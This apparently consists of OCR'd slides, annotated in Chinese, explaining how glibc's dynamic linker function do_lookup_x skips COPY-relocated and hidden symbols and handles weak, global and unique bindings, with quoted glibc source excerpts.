
1. 當 _dl_lookup_symbol_x 要找 protected data 時
2. 當前找到的 symbol 存在於 executable
3. Extern protected 的功能是有被打開的

會略過相同名稱的 COPY type symbol

$ DL lng

do_lookup_x part3

- 在特定情況下需要跳過 reloc type 為 COPY 的 symbol
- 跳過 hidden / internal 的 symbol




```
$ ▌

   sym = num_versions == 1 ? versioned_sym : NULL;
   if (sym != NULL)
   {
   found_it:
       if (...)
       {
           const ElfW(Sym) * s;
           unsigned int i;
           if (map->l_info[DT_RELA] != NULL && map->l_info[DT_RELASZ] != NULL &&
         map->l_info[DT_RELASZ]->d_un.d_val != 0)
           {
               const ElfW(Rela) *rela = (const ElfW(Rela) *)D_PTR(map, l_info[DT_RELA]);
               unsigned int rela_count = map->l_info[DT_RELASZ]->d_un.d_val / sizeof(*rela);

               for (i = 0; i < rela_count; i++, rela++)
                   if (elf_machine_type_class(ELFW(R_TYPE)(rela->r_info)) == ELF_RTYPE_CLASS_COPY)
                   {
                       s = &symtab[ELFW(R_SYM)(rela->r_info)];
                       if (!strcmp(strtab + s->st_name, undef_name))
                           goto skip;
                   }
           }
       }

       if (__glibc_unlikely(dl_symbol_visibility_binds_local_p(sym)))
           goto skip;
```

Hidden / internal symbol 只在 local 使用而已

$ DL Ing

do_lookup_x part4

- 共有三種 reloc type 的 symbol：
    - Weak
    - Global
    - Uique
- 此 link_map 沒有，找下一個 object




```
$
                switch (ELFW(ST_BIND)(sym->st_info))
                {
                case STB_WEAK:
                    if (__glibc_unlikely(GLRO(dl_dynamic_weak)))
                    {
                        if (!result->s)
                        {
                            result->s = sym;
